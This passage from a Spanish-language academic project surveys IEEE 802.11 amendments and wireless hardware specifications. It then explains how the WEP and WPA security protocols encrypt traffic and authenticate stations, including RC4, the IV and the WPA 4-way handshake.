	Marca: PCMCIA Conceptronic. Modos: ad-hoc, infraestructura, monitor Alcance/Velocidad: 0-120m 1-54Mbps Estándar: 802.11b (11Mbps) y 802.11G (54Mbps) Frecuencia: 2,40 y 2,48 GHz Seguridad: WEP (codificación) 64-128-152 bit, WPA
	Marca: AP Conceptronic Interfaz:10/100Base-T Velocidad: hasta 54 Mbps Frecuencia: 2.40 y 2.48 GHz Canales: hasta13 subcanales diferentes Memoria: Flash EEPROM ampliable para nuevas funciones. Distancia máxima: 30-60 metros en edificios. Seguridad: Soporta 64, 128 y 152 WEP SSID, MAC,WPA psk.

Cabe destacar la diferencia de precios con respecto a los productos que actualmente se comercializan para el estándar 802.11a.

Han existido intentos de soluciones alternativas a este estándar con tecnologías totalmente diferentes pero que presentaban un rendimiento similar. Este es el caso de HomeRF, el grupo que desarrollaba este estándar inalámbrico se disolvió en Enero de 2003. La idea de este estándar se basaba en el teléfono inalámbrico digital mejorado (Digital Enhaced Cordless Telephone, DECT) que es un equivalente al estándar de los teléfonos celulares GSM. Transporta voz y datos por separado. Al contrario de 802.11 que transporta la voz como una forma de datos. Los creadores de este estándar pretendían diseñar un aparato central en cada casa que conectara los teléfonos y además proporcionar un ancho de banda de datos entre las computadoras.

3.4.3 802.11C (2001)

802.11c fue desarrollado y publicado en 2001 por el IEEE, formando parte hoy en día de la norma 802.11D. Trata de definir las características que necesitan los APs para actuar como puentes de red (bridges). Este estándar esta completamente desarrollado y sirve de apoyo para el mencionado grupo 802.11D, dotando a las capas MAC de otras normas, de conectividad. Tratando de modificar el estándar LAN básico para acomodar tramas 802.11 y así poder comunicar varias topologías de red. En particular añade una subclausula a la capa interna de servicio para dar cobertura a la funcionalidad de enlace entre capas MAC. Los desarrolladores implementan esta tecnología para producir APs. Sin embargo no existe nada relevante en esta norma para los ingenieros que quieran desplegar una red inalámbrica. Asegura una compatibilidad absoluta con productos de la norma como 802.11a y 802.11b.

Suele ser utilizado por universidades y empresas que necesitan realizar un amplio despliegue de cobertura dentro de la oficina o el campus, requiriendo pues, capacidades de "bridging". La siguiente imagen muestra un AP que implementa la norma.

Figura 3.14: AP 802.11c compatible

3.4.4 802.11D (2001)

El principal objetivo de este grupo de trabajo era poder establecer una compatibilidad

entre diferentes regiones debido a políticas locales. Así pues se le suele llamar "World Mode" o modo mundial y esta referida, a cuantos y que canales de comunicación están disponibles en un país para poder acomodar el estándar a la región en el cual es usado. Un usuario tan solo debe introducir en que país se encuentra y el controlador realizará el resto. Además constituye un complemento al nivel de control de Acceso al Medio(MAC) en 802.11, permitiendo a los puntos de acceso comunicar información sobre los canales de radio admisibles con niveles de potencia aceptables para los dispositivos de los usuarios. 802.11d es utilizado en el desarrollo de productos compatibles con 802.11a/b/g. Esta especificación física elimina la necesidad de tener que diseñar y manufacturar productos específicos para cada dominio regulatorio. Activando el modo de funcionamiento 802.11d en el AP, produce un envío "broadcast" del código de país ISO para la región en el cual esta funcionando, como parte de los paquetes de anuncio y de prueba. El cliente ajusta automáticamente su frecuencia, nivel de potencia y ancho de banda, siendo bastante apropiado para proporcionar "roaming" global.

Figura 3.15: AP que implementa la norma 802.11d

3.4.5 802.11F (2003)

Este estándar fue ratificado y publicado en 2003. IEEE recomendaba su uso como prueba, siendo finalmente retirado por el comité de 802 a principios del 2006. Define la interacción entre APs posibilitando la comunicación entre sistemas de varios vendedores. El

protocolo esta diseñado para proporcionar una ejecución de asociación única dentro de un ESS y reforzar la seguridad en el intercambio entre el AP en el que se encuentra asociado el cliente y el siguiente. Se basa en niveles de seguridad, utilizando un servidor RADIUS para el intercambio de claves. Este servidor proporciona una relación dirección MAC del AP e IP.

3.4.6 802.11G (2003)

En 2003 se hizo público el estándar 802.11g, el cual conforma junto con el 802.11b y 802.11a un mayor despliegue en el entorno de la ingeniería. Totalmente compatible con la norma "b" presenta un avance significativo en cuanto al ancho de banda proporcionando un menor consumo y un mayor alcance que 802.11a. La norma "g" utiliza la banda de 2.4 Ghz (al igual que el estándar 802.11b) pero opera a una velocidad teórica máxima de 54 Mbit/s, o cerca de 24.7 Mbit/s de velocidad real de transferencia, similar a la del estándar 802.11a. Como ya se ha comentado es compatible con el estándar "b" ya que utiliza las mismas frecuencias. Aunque cabe hacer notar que el rango en el cual puede operar a máxima velocidad es menor en comparación con el de 802.11b. Buena parte del proceso de diseño del estándar se fundamentó en hacer compatibles los dos estándares. Sin embargo, en redes bajo el estándar 802.11g la presencia de nodos bajo el estándar "b" reduce significativamente la velocidad de transmisión.

Los equipos que trabajan bajo el estándar 802.11g llegaron al mercado muy rápidamente, incluso antes de su ratificación. Esto se debió en parte a que para construir equipos bajo este nuevo estándar se podían adaptar los ya diseñados para el estándar "b".Actualmente se venden equipos con esta especificación, con potencias de hasta medio vatio, que permite hacer comunicaciones de hasta 50 km con antenas parabólicas apropiadas. Además algunos fabricantes propusieron nuevos desarrollos donde productos del estándar "a" y "b" se convirtieron en compatibles en banda dual y tri-modo soportando también la norma "g".

Por lo que respecta a las especificaciones técnicas, implementa una modulación OFDM o multiplexación ortogonal por división en frecuencia, para tasas de transferencia de 6, 9, 12, 18, 24, 36, 48 y 54 Mbps. Pudiendo funcionar con CCK (codificación de código complementario) para 5.5 /11 Mbps y DBPSK/DQPSK+DSSS para ratios de 1 y 2 Mbps. La nueva norma "g" sigue teniendo los mismos problemas de interferencias que tiene la "b" ya que funcionan en la misma frecuencia. Este ruido es debido a hornos microondas, dispositivos Bluetooth y teléfonos móviles.

A continuación se muestran algunos dispositivos comerciales compatibles con la norma.

El modelo WG-LAPBC es un punto de acceso que cumple con el estándar IEEE 802.11g y es capaz de hacer roaming transparentes para nodos de wireless (DSSS). También provee la función WDS para conectar varios puntos de acceso sin cableado además de comunicarse a la vez con clientes wireless.

	Especificaciones Compatible IEEE802.11b y 11g Frecuencia: 2.4 GHz Multi-Función: Modo Punto de Acceso, Modo WDS Velocidad hasta 54Mbps Configuración vía WEB Encriptación WEP de 64 y 128 bits, y WPA Antena doble desmontable conector SMA reverse Potencia de transmisión 12dBm en 802.11g y 15dBm en 802.11b Sensibilidad: -81dBm típico con 8 % PER (Packet Error Rate) a 11Mbps -68 dBm típico con 10 % PER a 54Mbps

	Interfaz Un puerto RJ-45 10/100Mbps Led 1 Link, 1 Alimentación, 1 Actividad Dimensiones 139.5 x 114.5 x 29.4 mm (sin antenas) Alimentación Fuente de alimentación externa 7.5V, 1A (consume 6W max). Tarjeta de red OVISLINK
	Conexión: PCI Velocidad: 54 Mbps Compatibilidad: 802.11b / 802.11g Seguridad: WPA / WEP Sistemas operativos: Windows 98SE/ME/2000/XP

Un posible competidor del estándar 802.11g, 5-UP, nace en 2003 con el objetivo de unificar las normas 802.11a y HIPERLAN/2 en la banda de los 5Ghz. El encargado de este proyecto fue la compañía Atheros. Esta nueva tecnología permite la comunicación entre dispositivos mediante un protocolo unificado a velocidades de hasta 108 Mbps.

3.4.7 802.11H (2004)

En 2004 el IEEE realizo una nueva extensión a 802.11 especificando la norma "h". El objetivo principal de este grupo es cumplir los reglamentos europeos para redes inalámbricas a 5 GHz. Los reglamentos europeos para la banda de 5 Ghz requieren que los productos tendrán control de la potencia de transmisión o TPC y selección de frecuencia dinámica o

DFS. El control TPC limita la potencia transmitida al mínimo necesario para alcanzar al usuario más lejano. DFS selecciona el canal de radio en el punto de acceso para reducir al mínimo la interferencia con otros sistemas como el radar o satélites que utilicen la banda de 5 Ghz. En un principio fue pensado para la regulación europea ya que es aquí donde se producen mayores incompatibilidades de frecuencias en el espectro. Esta extensión a la norma es capaz de detectar la presencia de otros dispositivos y realizar un salto en la frecuencia si se ha detectado portadora en ese canal.

En el mercado encontramos productos de esta norma como por ejemplo el siguiente:

D-Link AirPremier DWL-8220AP Wireless Switch Dualband Access Point	
	Factor de forma: Externo Tipo de dispositivo: Punto de acceso inalámbrico Tecnología de conectividad: Inalámbrico Velocidad de transferencia de datos: 54 Mbps Protocolo de interconexión de datos: IEEE 802.11b, IEEE 802.11a, IEEE 802.11g Método de espectro expandido: OFDM, DSSS Algoritmo de cifrado: AES, WEP de 128 bits, WEP de 40 bits, TKIP, WPA Cumplimiento de normas: IEEE 802.11, IEEE 802.11b, IEEE 802.11a, IEEE 802.3af, IEEE 802.11g, IEEE 802.11i, IEEE 802.11h

3.4.8 802.11I (2004)

802.11i es una mejora importante, creada en 2004, con respecto a las primeras normas de seguridad inalámbrica, como la que después comentaremos Privacidad de Equivalencia Alámbrica o WEP. El grupo Wi-Fi es el encargado de certificar los productos del estándar 802.11, así pues a finales de 2004 comenzó a certificar productos con funcionalidad de Acceso Protegido 2 o WPA2 (que también hablaremos más adelante de ella). WPA está basado en el borrador de la norma 802.11i mientras que WPA2 se diseñó utilizando la versión final del estándar.

La menor implantación de la tecnología inalámbrica en el mundo empresarial se debe en gran parte a su falta de seguridad. Así pues a medida que las compañías incorporen la norma de seguridad 802.11i en sus productos en uno o dos años, los analistas esperan que haya una mejora considerable en la seguridad de la interconexión inalámbrica. La norma 802.11i incluye la norma de codificación avanzada (AES), que soporta claves de 128 bits, 192 bits y 256 bits. La AES es una forma de codificación más fuerte que se encuentra en la actual especificación de Acceso protegido de Wi-Fi (WPA). En principio garantiza que la información enviada por estas redes esté encriptada y no pueda ser dañada por alguien que la intercepte, veremos mas tarde en que medida esto es cierto. 802.11i introduce el llamado protocolo de red segura robusta o RSN para establecer una comunicación segura. A su vez implementa EAP protocolo extensible de autenticación.

3.4.9 802.11J (2004)

Este grupo de trabajo se dedicó a compatibilizar los productos de la norma 802.11 para el mercado Japonés. Así pues este estándar trabaja en la banda de los 5GHz y se encarga de adaptarse a la regulación Japonesa para dispositivos inalámbricos de interior exterior y aplicaciones móviles. Se encarga de definir los métodos por los cuales un AP puede moverse por diferentes canales para así evitar interferencias.

3.4.10 802.11E (2005)

Continuando con la evolución del estándar, en 2005 802.11e proporciona a la tecnología IEEE 802.11 tráfico en tiempo real en todo tipo de entornos y situaciones. Las aplicaciones en tiempo real son ahora una realidad por las garantías de Calidad de Servicio (QoS) proporcionado por el 802.11e. El objetivo del nuevo estándar "e" es introducir nuevos mecanismos a nivel de capa MAC para soportar los servicios que requieren garantías de Calidad de Servicio. Para cumplir con su objetivo IEEE 802.11e introduce un nuevo elemento llamado Hybrid Coordination Function (HCF) con dos tipos de acceso:

- (EDCA) Enhanced Distributed Channel Access, proporciona prioridad a los paquetes, así un usuario con mayor prioridad consigue, un menor tiempo de espera en entrega de paquetes.
- (HCCA) Controlled Access, conforma una excelente función coordinadora permitiendo la configuración de la calidad e servicio.

3.4.11 EVOLUCIÓN FUTURA DEL ESTÁNDAR.

- IEEE 802.11k - Calcula y valora los recursos de radiofrecuencia para una mejora de la gestión (2008?)
- IEEE 802.11l - Reservado
- IEEE 802.11m - Mantenimiento del estándar.
- IEEE 802.11n - 500Mbit/s (2008)
- IEEE 802.11o - Reservado
- IEEE 802.11p - WAVE – Acceso inalámbrico para vehículos. (2008?)
- IEEE 802.11q - Reservado

- IEEE 802.11r - Movilidad en entornos inalámbricos (2008?)
- IEEE 802.11s - ESS red de mallas (2008?)
- IEEE 802.11T - Predicción de rendimiento en redes inalámbricas (2008?)
- IEEE 802.11u - Cooperación con redes que no pertenecientes a la 802.11
- IEEE 802.11v - Gestión de red.
- IEEE 802.11w - Gestión protegida de marcos (2008?)
- IEEE 802.11x - Reservado
- IEEE 802.11y - Mitigación de interferencias

3.5 JUSTIFICACIÓN DE LA ELECCIÓN DEL PROYECTO.

En un entorno en el que cada día se maneja un volumen mayor de información en formato digital, la confidencialidad de los datos juega un papel muy importante en la Sociedad de la Información actual.

Es por eso, que surge la necesidad de establecer barreras de acceso a los datos tan solo franqueables por las personas que interese. En esta "Aldea Global" donde todo esta interconectado la ruptura de estas protecciones por parte de terceras personas, puede producir daños económicos o morales.

Hoy en día cualquier empresa puede disponer de puntos de acceso inalámbricos, que den soporte y cobertura a sus empleados. Este sistema que introduce facilidad de movilidad, puede suponer un tremendo agujero de seguridad, para que personas ajenas, puedan penetrar en el sistema y roben información privilegiada.

El estándar 802.11 es una tecnología prácticamente reciente, que esta en plena

expansión. Se espera que en unos años pueda sustituir a otros estándares LAN cableados. El principal motivo que puede detener su crecimiento es la mencionada carencia de seguridad.

Parte de la motivación del proyecto es analizar los métodos obsoletos de seguridad e introducir las nuevas aproximaciones que existen o se incorporarán en un futuro reciente.

La mayor parte de las compañías e instituciones confían en esta tecnología para ofrecer soluciones inalámbricas a sus necesidades. Esta decisión puede suponer una aumento de exposición al riesgo de intrusiones y robo de información, sino se toman las medidas adecuadas o se realiza un uso correcto del estándar. Es por ello que es de vital importancia tener siempre presente cuales son las carencias de seguridad de esta tecnología, ya que permite a un usuario mal intencionado actuar desde un perímetro exterior a las instalaciones atacadas.

CAPÍTULO

4

PROTOCOLOS DE SEGURIDAD

4 PROTOCOLOS DE SEGURIDAD

El estándar inalámbrico de comunicaciones IEEE802.11 y sus diversos grupos de trabajo posteriores establecen la posibilidad de conferir a esta tecnología, capacidades de integridad de datos, confidencialidad y autenticidad de las estaciones. De esta manera existen 3 protocolos de seguridad basados en la norma IEEE802.11 y IEEE802.11i:

- WEP como parte de la norma IEEE802.11
- WPA como borrador de la norma IEEE802.11i
- WPA2 como parte de la norma IEEE802.11i

De esta manera y con el objetivo de poder comprender las vulnerabilidades que afectan a cada uno de estos protocolos es necesario definir su funcionamiento. Estableciendo principalmente la manera en que las estaciones se autentican en el AP y el cifrado en las comunicaciones utilizado, conceptos de seguridad claves para el análisis realizado.

4.1 PROTOCOLO WEP

4.1.1 DEFINICIÓN

WEP (Wired Equivalent Privacy, Privacidad Equivalente al Cable) es el algoritmo opcional de seguridad para brindar protección a las redes inalámbricas, incluido en la primera versión del estándar IEEE 802.11, mantenido sin cambios en las nuevas 802,11a , 802.11b y 802.11g, con el fin de garantizar compatibilidad entre distintos fabricantes. El WEP es un sistema de encriptación estándar soportado por la mayoría de las soluciones inalámbricas.

Pero ¿por qué cifrar las comunicaciones inalámbricas?. El entorno de Radio Frecuencia es un canal de comunicación inseguro, ya que cualquier estación dentro del rango de la señal puede recibir los datos emitidos por otra. Conscientes de ello el IEEE implemento un mecanismo de seguridad que pudiera otorgar al medio inalámbrico las características del cableado, todo ello sin demasiado éxito, como en secciones posteriores comprobaremos.

Aunque en los entornos de RF (Radio Frecuencia) pueden residir las escuchas ilegales pasivas, la única forma efectiva de prevenir que alguien pueda comprometer los datos transmitidos consiste en utilizar mecanismos de cifrado. El propósito de WEP es garantizar que los sistemas inalámbricos dispongan de un nivel de confidencialidad equivalente al de las redes LAN cableadas, mediante el cifrado de los datos que son transportados por las señales de radio. Cabe destacar que un propósito secundario de WEP es el de evitar que usuarios no autorizados puedan acceder a las redes WLAN (es decir, proporcionar autenticación). Este propósito secundario no está enunciado de manera explícita en el estándar 802.11, pero se considera una importante característica del algoritmo.

WEP utiliza una misma clave simétrica y estática en las estaciones y el punto de acceso. El estándar no contempla ningún mecanismo de distribución automática de claves, lo que obliga a escribir la clave manualmente en cada uno de los elementos de red. Esto genera varios inconvenientes. Por un lado, la clave está almacenada en todas las estaciones, aumentando las posibilidades de que sea comprometida. Y por otro, la distribución manual de claves provoca un aumento de mantenimiento por parte del administrador de la red, lo que conlleva, en la mayoría de ocasiones, que la clave se cambie poco o nunca.

4.1.2 CIFRADO

Una vez definido los propósitos por el cual el IEEE decidió crear WEP hablemos del mencionado cifrado. WEP utiliza una clave secreta compartida entre una estación inalámbrica y un punto de acceso. Todos los datos enviados y recibidos entre la estación y el punto de

acceso pueden ser encriptados utilizando esta clave compartida mediante el algoritmo de cifrado RC4 de RSA1 Data Security. Para proteger los datos a transportar frente a modificaciones no autorizadas mientras está en tránsito, WEP aplica un algoritmo de comprobación de integridad (CRC-32) al texto en claro, lo que genera un valor de comprobación de integridad (ICV). Dicho valor de comprobación de integridad se concatena con el payload a transmitir en claro. El valor de comprobación de integridad es, de hecho, una especie de huella digital de los datos a transmitir. Otro concepto que tiene que quedar claro es el llamado vector IV, dicho vector es simplemente una numeración que se adjunta a cada paquete WEP y que es utilizado tanto para cifrar el mensaje como para descifrarlo. Mas adelante explicaremos el propósito de dicho vector de inicialización.

El algoritmo de encriptación utilizado RC4 según el estándar es de 64 bits, pudiendo alcanzar incluso 128 bits. Estos 64 bits están formados por 24 bits correspondientes al vector de inicialización más 40 bits de la clave secreta. Los 40 bits son los que se deben distribuir manualmente. El vector de inicialización (IV), en cambio, es generado dinámicamente y debería ser diferente para cada trama. El objetivo perseguido con el IV es cifrar con claves diferentes para impedir que un posible atacante pueda capturar suficiente tráfico cifrado con la misma clave y terminar finalmente deduciendo la clave. Como es lógico, ambos extremos deben conocer tanto la clave secreta como el IV. Lo primero sabemos ya que es conocido puesto que está almacenado en la configuración de cada elemento de red. El IV, en cambio, se genera en un extremo y se envía en claro en la propia trama al otro extremo, por lo que también será conocido. Observemos que al viajar el IV en cada trama es sencillo de interceptar por un posible atacante.

Profundicemos un poco más en las partes y el funcionamiento de RC4 ya que como veremos en secciones posteriores supone uno de los puntos débiles del protocolo WEP. RC4 consta de dos módulos diferenciados, un algoritmo barajador o programador de claves llamado KSA y un módulo de generación de números pseudoaleatorios denominado PRNG (Pseudo Random Number Generator), ambos implementados por Ron Rivest[1] en 1987 y publicados de manera clandestina en 1994.

1 División de seguridad de la empresa EMC^2 , http://people.csail.mit.edu/rivest/

KSA (Key Scheduling Algorithm) es un pequeño algoritmo de programación de claves que toma como entrada el par IV-Clave secreta. Dicha entrada consiste en una trama de 64 o 128 bits dependiendo del cifrado utilizado. Como resultado genera un vector S de 256 elementos totalmente desordenados.

PRNG toma como entrada el mencionado vector S generado como salida una trama de bits pseudoaleatoria de igual tamaño a los datos a cifrar.

4.1.3 AUTENTICACIÓN

WEP proporciona dos tipos de autenticación: un sistema abierto, en el que todos los usuarios tienen permiso para acceder a la WLAN, y una autenticación mediante clave compartida, que controla el acceso a la WLAN y evita accesos no autorizados a la red.

De los dos niveles, la autenticación mediante clave compartida es el modo menos seguro y mas adelante explicaremos el porque. En él se utiliza una clave secreta compartida entre todas las estaciones y puntos de acceso del sistema WLAN y que coincide con la clave de cifrado. Cuando una estación trata de conectarse con un punto de acceso, éste replica con un texto aleatorio, que constituye el desafío (challenge). La estación debe utilizar la copia de su clave secreta compartida para cifrar el texto de desafío y devolverlo al punto de acceso, con el fin de autenticarse. El punto de acceso descifra la respuesta utilizando la misma clave compartida y compara con el texto de desafío enviado anteriormente. Si los dos textos son idénticos, el punto de acceso envía un mensaje de confirmación a la estación y la acepta dentro de la red. Si la estación no dispone de una clave, o si envía una respuesta incorrecta, el punto de acceso la rechaza, evitando que la estación acceda a la red.

La autenticación en modo abierto ya fue comentada en el apartado 2.2.3, así que en esta sección comentaremos tan solo el hecho de que dicho método represente un nivel de

seguridad mayor que utilizar una autenticación con clave compartida. Así pues cuando una estación utiliza clave compartida para autenticarse contra el punto de acceso una tercera estación que permanezca a la escucha podría interceptar el saludo o handshake para un posterior ataque por diccionario o fuerza bruta que determinara la clave compartida. Pudiendo así descifrar todo el tráfico de la red tan solo capturando el reto y la contestación por parte de la estación lícita.

4.1.4 FUNCIONAMIENTO

A continuación definiremos la metodología implementada por WEP para cifrar/descifrar una trama de datos con destino el medio inalámbrico, asumiendo que se utiliza una encriptación de 64 bits.

1. En primera instancia la clave compartida formada por una cadena de 40 bits a la cual se le concatena un vector de inicialización IV de 24 bits formando así una cadena de 64bits.

2. Se calcula el CRC-32 de los datos que se quieren cifrar (hasta 2312 bates) también llamado ICV, formando el par Datos+ICV.

3. Se aplica el algoritmo PRNG (Pseudo Random Number Generator) de RC4 a la cadena que contiene la clave compartida mas el vector de inicialización, resultando el llamado Keystream de igual longitud que la salida del paso numero 2.

4. Finamente se aplica la función XOR entre el Keystream y el par Datos+ICV .

5. Al resultado anterior se le añade en claro el IV utilizado y la cabecera IEEE802.11 resultando una trama cifrada y lista para transmitir.

La siguiente figura ilustra el procedimiento completo, tanto para el proceso de cifrado como para el de descifrado.




Figura 4.1: Cifrado y Descifrado mediante WEP

En este momento la trama ha sido inyectada al medio de RF siendo recibida por la estación destino. Cabe destacar que en todo momento la cabecera de la trama 802.11 viaja en claro pudiendo ser interpretada por cualquier estación que este a la escucha en el medio. Los datos que se pueden extraer de una trama encriptada y no siendo conocedor de la clave compartida serían, la dirección del BSSID, dirección destino, dirección origen ,IV utilizado. Así pues un receptor lícito que fuera conocedor del secreto compartido procedería a desencriptar la trama de la siguiente manera.

1. El receptor, extrae de la trama el valor del IV transmitido en claro, concatenándole dicho valor a la llave que tanto emisor y receptor conocen.

2. Seguidamente se le aplica RC4 resultando un Keystrem de longitud igual a los datos cifrados

3. Se realiza la operación XOR entre el Keystream y los datos cifrados.
4. Resultando el texto en claro mas la comprobación de redundancia cíclica.
5. Se comprueba que la trama es valida mediante el cálculo del CRC-32 correspondiente.

4.2 PROTOCOLO WPA

4.2.1 DEFINICIÓN

WPA (Wi-Fi Protected Access) fue desarrollado por la Wi-Fi Alliance[1] y el IEEE en 2003 como resultado de aplicar el borrador del estándar IEEE 802.11i. Su principal objetivo era cubrir todas aquellas carencias de seguridad detectadas en el protocolo de seguridad nativo de 802.11 WEP. Cabe destacar que WPA no representa un protocolo que pueda asegurar una protección cien por cien del medio inalámbrico ya que como en muchos casos esto depende en gran parte del usuario final. WPA es un estándar a nivel MAC orientado tanto al mundo de la pequeña oficina y el usuario domestico como a grandes empresas.

Las principales características de WPA son:

- Distribución dinámica de claves
- Incremento de la robustez del vector de inicialización
- Aplica nuevas técnicas de integridad y autenticación

1 Wi-FI Alliance es una asociación internacional sin ánimo de lucro creada en 1999, con el objetivo de certificar productos derivados del estándar 802.11.

4.2.2 AUTENTICACIÓN

Prestaremos especial atención al método empleado por WPA para autenticar a las estaciones ya que supondrá uno de los puntos débiles de este protocolo de seguridad. Por lo que respecta a la autenticación, en función del entorno de aplicación, es posible emplear dos modos de autenticación diferentes WPA-PSK (Pre Shared Key) o WPA EAP (Extensible Autentication Protocol).

En entornos personales, como usuarios residenciales y pequeños comercios, se utiliza WPA con clave pre-compartida o también llamada WPA-PSK y autenticación IEEE802.1X. En estos entornos no es posible contar con un servidor de autenticación centralizado o un marco EAP. Es este contexto WPA se ejecuta en un modo especial conocido como "Home Mode" o PSK, que permite la utilización de claves configuradas manualmente y facilitar así el proceso de configuración del usuario domestico.

El usuario únicamente debe introducir una clave de 8 a 63 caracteres, conocida como clave maestra, en su punto de acceso, módem o router inalámbrico residencial, así como en cada uno de los dispositivos que quiere conectar a la red. De esta forma solo se permite acceso a aquellos dispositivos que son conocedores de la contraseña, lo que evita ataques basados en escuchas así como acceso de usuarios no autorizados. En segundo lugar se puede asegurar que la clave proviene de una relación de acuerdo único para generar el cifrado TKIP (Temporal Key Integrity Protocol) en la red, el cual describiremos más a delante. Por lo tanto la contraseña preestablecida para la autenticación es compartida por todos los dispositivos de la red, pero no son las claves de cifrado, que son diferentes para cada dispositivo, lo que representa una mejora en cuanto a WEP. En general WPA parece representar un nivel superior en cuanto a la seguridad que ofrecía WEP.

A diferencia de WEP , WPA utiliza varias claves temporales diferentes para cifrar el payload dependiendo del tráfico al que pertenece el paquete, unicast, broadcast o multicast y a

las que denomina PTK (Primary Temporal Key) para el primero y GTK (Group Temporal Key) para los dos restantes. Estas Keys sufren un proceso de regeneración de claves cada cierto tiempo, con el objetivo de impedir que una estación legítima pueda llegar a capturar la clave de sesión utilizada.

La PSK es conocida por todas las estaciones del medio además del AP y esta formada por una serie de valores dependientes del escenario. Cabe destacar que la PSK no es la cadena utilizada para encriptar los paquetes de datos. Ni siquiera se utiliza como tal para autenticar la estación en el AP, sino que se construye la llamada PMK (Primary Master Key), a partir de la PSK y un proceso de modificación. El resultado es una cadena de 256 bits. Pero, ¿qué elementos se utilizan para construir dicha PMK?. Muy fácil, la contraseña precompartida, el ESSID del AP, la longitud del ESSID, y un barajado de 4096 procesos. Todo ello es generado por una función matemática llamada PBKDF2 ofreciendo como resultado una clave PMK de 256 bits.

$$PMK = PBKDF2^{1}(\text{Frase secreta}, ESSID, Long(ESSID), 4096, 256)$$

Una vez obtenida esta clave puede comenzar el proceso de autenticación con el AP al que se denomina 4-Way Handshake o saludo inicial representado en la figura siguiente.

1 PBKDF2 es una función de PKCS #5 v2.0: Password-based Cryptography estándar




Figura 4.2: 4-way handshake

Así pues tanto la estación como el AP generan a partir de los siguientes valores la PTK y la GTK utilizada para cifrar los datos. Siendo ambas diferentes en cada sesión.

Pero, ¿Como es generada esta PTK?, para ello se utiliza una función pseudoaleatoria PRF-X que toma como fuente los datos siguientes:

- PMK : Calculada mediante la PSK y el algoritmo PBKDF2.
- SNonce : Numero aleatorio determinado por la estación.
- ANonce : Número aleatorio determinado por el AP.

- MAC del AP : MAC del punto de acceso
- MAC de la estación

En este momento, la comunicación es iniciada mediante el envío de un paquete tipo "EAPOL start" desde la estación al AP. Seguidamente el AP genera un número aleatorio "ANonce" que es transmitido a la estación. Esta contesta remitiéndole otro número aleatorio SNonce. En estos momentos ambos pueden generar ya su PTK con la que cifraran el tráfico unicast, a partir de los valores mencionados. A su vez el AP esta en disposición de generar la GTK procediendo a transmitirla a la estación de forma cifrada. Por último se envía un paquete de reconocimiento cerrando así el proceso de autenticación. En la figura anterior se puede apreciar las operaciones realizadas para el cálculo de la PTK.

